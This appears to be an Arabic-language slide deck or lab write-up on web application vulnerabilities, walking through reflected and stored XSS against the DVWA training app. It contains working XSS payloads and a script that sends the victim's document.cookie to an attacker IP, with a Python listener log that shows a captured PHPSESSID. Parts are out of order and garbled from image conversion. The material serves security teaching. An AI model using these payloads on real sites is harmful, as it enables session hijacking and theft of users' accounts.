
التنفيذ العياني: ظهور النافذة المنبثقة يمثل الدليل القاطع على أن متصفح الضحية قام بتنفيذ الشيفرة بنجاح.



تحليل الفحص المصدري لترجمة الحمولة.


```
<a href="javascript:confirm('Are you sure you want to proceed?')">click here</a>
```

Step 2: التفاعل والتنفيذ



هندسة التفاعل: الحمولة لا تُنفذ فوراً، بل تعتمد على تفاعل المستخدم (النقر على الرابط). بمجرد النقر، يتم استدعاء بروتوكول javascript، مما يؤدي إلى إطلاق الهجوم.

Step 1: الحقن والتقديم



تجاوز الفلاتر البدائية: إذا كان الموقع يحظر وسم <script>، يمكن للمهاجم استخدام كائنات HTML القياسية مثل روابط <href>.

آلية العمل: يقوم المهاجم بتمرير مصدر صورة غير صالح عمداً (حرف 'M' العشوائي).

```
<img src=M  
onerror="alert('xss')">
```


استغلال الأخطاء: عند فشل المتصفح في تحميل الصورة الوهمية، يتم تفعيل معالج الأخطاء تلقائياً، والذي يحتوي بدوره على شيفرة JavaScript الخبيثة.

الهدف التكتيكي: تنفيذ الحمولة البرمجية تلقائياً وبصمت دون الحاجة لأي نقرة أو تفاعل من الضحية.

الهدف النهائي: سرقة ملفات تعريف الارتباط (Cookies)

```
<img src=M  
onerror="alert(document.cookie)">
```

مفتاح المملكة: تعرض الشاشة المُخرقة قيمة PHPSESSID. هذا المعرف هو بمثابة بصمة الهوية الرقمية للمستخدم. بمجرد حصول المهاجم عليه، يمكنه اختطاف الجلسة وانتحال صفة الضحية بالكامل.



من الإثبات إلى الاختراق: تم ترقية محاولة الخطأ onerror من مجرد إظهار رسالة تحذيرية إلى قراءة كائن document.cookie بالمتصفح.

استخراج البيانات (Exfiltration): إرسال الغنيمة للمهاجم

```
<script>document.location="http://192.168.1.130/?cookie=" + document.cookie;</script>
```

Status	Method	File	Domain	Cause	Type	Transferred	Size	Time	5:12 s
200	GET	/dwa/vulnerabilities/xss_r/?name=<script>new+Ima...	localhost	document	html	4.20 KB	4.20 KB	– 6 ms	
200	GET	main.css	localhost	stylesheet	css	cached	3.93 KB		
200	GET	dwaPage.js	localhost	script	js	cached	1.01 KB		
200	GET	add event listeners.js	localhost	script	js	cached	593 B		
200	GET	log.php?cookie=PHPSESSID=nso785grcmt84nohun5b...	192.168.1.141	img	plain	0 B	– 251 ms		
200	GET	main.css	localhost	stylesheet	css	cached	3.93 KB		

تحليل الشبكة

يثبت سجل الشبكة قيام متصفح الضحية بإجراء طلب GET خفي، حاملاً معه معرف الجلسة وتسليمه طواعية.

دمج البيانات

يتم إلحاق كائن `document.cookie` المسروق مباشرة في مسار URL كمعلمة (Parameter).

التوجيه الصامت

تقوم هذه الحمولة بإعادة توجيه المتصفح أو إرسال طلب في الخلفية إلى عنوان IP الخاص بالمهاجم.

البنية التحتية للمهاجم: التقاط الجلسة

```
[x]-[parrot@parrot]-[~]
$ sudo python3 -m http.server 80
[sudo] password for parrot
[sudo] password for parrot:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.1.130 - - [31/Jan/2026 20:37:46] "GET /?cookie=PHPSESSID=vp2uqjsr9nonktvaf626b7fhfk;%20security=low HTTP/1.1" 200 -
192.168.1.130 - - [31/Jan/2026 20:37:47] code 404, message File not found
192.168.1.130 - - [31/Jan/2026 20:37:47] "GET /favicon.ico HTTP/1.1" 404 -
```



إعداد المستمع والتقاط الغنيمية: تظهر واجهة سطر الأوامر تشغيل خادم ويب بسيط عبر بايثون ونجاحه في تسجيل طلب GET الوارد من الضحية، والذي يحتوي على PHPSESSID.

الاختراق المكتمل: تم الآن تحويل مسروقات الضحية بالكامل بالكامل إلى سجلات المهاجم.

خلاصة السجل الجنائي: دورة حياة الاستغلال الكاملة

1. تحديد الثغرة: اكتشاف مدخلات غير محمية وقابلة للانعكاس.

2. صياغة الحمولة: تسليح المدخلات بشيفرات JavaScript نشطة عبر وسوم `<script>` أو `<img>`.



4. الاستخراج والتقاط: تحويل البيانات بصمت إلى خادم استماع يسيطر عليه عليه المهاجم.

3. استهداف الجلسة: توجيه الحمولة لقراءة لقراءة `document.cookie` للوصول إلى الهوية الرقمية.

> **التوصية الأمنية:** ثغرات XSS و CSRF ليست مجرد أخطاء برمجية، بل هي فشل جذري في مبدأ عدم الثقة المطلقة بمدخلات المستخدم. **التعقيم الصارم (Sanitization)** هو خط الدفاع الأول والأخير.

تقييم ثغرات تطبيقات الويب

Web Application Vulnerabilities Assessment

تحليل برمجي شامل لهجمات XSS، الحقن، وأدوات الفحص

منهجية الاكتشاف، التنفيذ، والحماية

هيكلية التقييم الأمني



ثغرات البرمجة عبر المواقع (XSS)

تحليل مستوى الخادم
(Stored XSS) ومستوى
العميل (DOM XSS).




هجمات الحقن (Injection Attacks)

اختراق الواجهة الخلفية
(SQL, OS, OS,
LDAP) واستراتيجيات
التخفيف والحماية.




أدوات الفحص والاستكشاف

تقنيات التخمين (Fuzzing)
لاكتشاف المسارات المخفية
في بيئات التطبيقات.



التهديد المستمر: ثغرات XSS المخزنة (Stored XSS)

عندما يصبح التطبيق نفسه أداة للمهاجم.



آلية عمل Stored XSS

✓ **صعوبة الاكتشاف:** أصعب في الاكتشاف وأكثر ضرراً لأنها تستمر عبر طلبات متعددة. (Persists across multiple requests).

✓ **آلية التخزين:** يُحقن السكريبت الخبيث ويُحفظ في التطبيق (قاعدة بيانات أو منتدى).

✓ **التنفيذ التلقائي:** يُرسل السكريبت إلى متصفح الضحية دون أي تصفية (Without filtering) عند طلب الصفحة.

✓ **نطاق التأثير:** تُعرّف بـ Persistent XSS، وتمثل نسبة هجوم (May:1) من مهاجم واحد إلى ضحايا متعددين.

مختبر تطبيقي: حقن الحمولة الخبيثة

[Home](#)
[Instructions](#)
[Setup / Reset DB](#)

[Brute Force](#)
[Command Injection](#)
[CSRF](#)
[File Inclusion](#)
[File Upload](#)
[Insecure CAPTCHA](#)
[SQL Injection](#)
[SQL Injection \(Blind\)](#)
[Weak Session IDs](#)
[XSS \(DOM\)](#)
[XSS \(Reflected\)](#)
[XSS \(Stored\)](#)
[CSP Bypass](#)
[XSP Unogeming](#)
[XSP Access](#)

[Contract](#)

Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *

Sign Guestbook

Clear Guestbook

Name: test

Message: This is a test comment.

More Information

- <https://owasp.org/www-community/attacks/xss>
- <https://owasp.org/www-community/attacks/xss-filter-evasion-cheatsheet>
- https://en.wikipedia.org/wiki/Cross-site_scripting
- <http://www.cgisecurity.com/vss-faq.html>
- <http://www.scriptalert.com/>


[Home](#)
[Instructions](#)
[Setup / Reset DB](#)

[Brute Force](#)
[Command Injection](#)
[CSRF](#)
[File Inclusion](#)
[File Upload](#)
[Insecure CAPTCHA](#)
[SQL Injection](#)
[SQL Injection \(Blind\)](#)
[Weak Session IDs](#)
[XSS \(DOM\)](#)
[XSS \(Reflected\)](#)
[XSS \(Stored\)](#)

Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *

Sign Guestbook

Clear Guestbook

Name: test

Message: This is a test comment.

More Information

- <https://owasp.org/www-community/attacks/xss>
- <https://owasp.org/www-community/attacks/xss-filter-evasion-cheatsheet>
- https://en.wikipedia.org/wiki/Cross-site_scripting
- <http://www.cgisecurity.com/vss-faq.html>
- <http://www.scriptalert.com/>

الحمولة المستخدمة (Payload):

```
<script>alert("This site is permanently infected!")</script>
```

إثبات الاستمرارية عبر أنظمة التشغيل

بمجرد حفظ الحمولة، يتأثر أي ضحية يزور الصفحة، بغض النظر عن بيئة التشغيل.



البيئة: Parrot OS

Stored Cross Site Scripting (XSS)

You can upload the payload like: the Stored XSS contains and loan to mips: covered andor.

Name: mss

Message:

Sign Guestbook

البيئة: Windows 7

Stored Cross Site Scripting (XSS)

You can upload the payload like: the Stored XSS contains and loan to mips: covered andor.

Name: mss

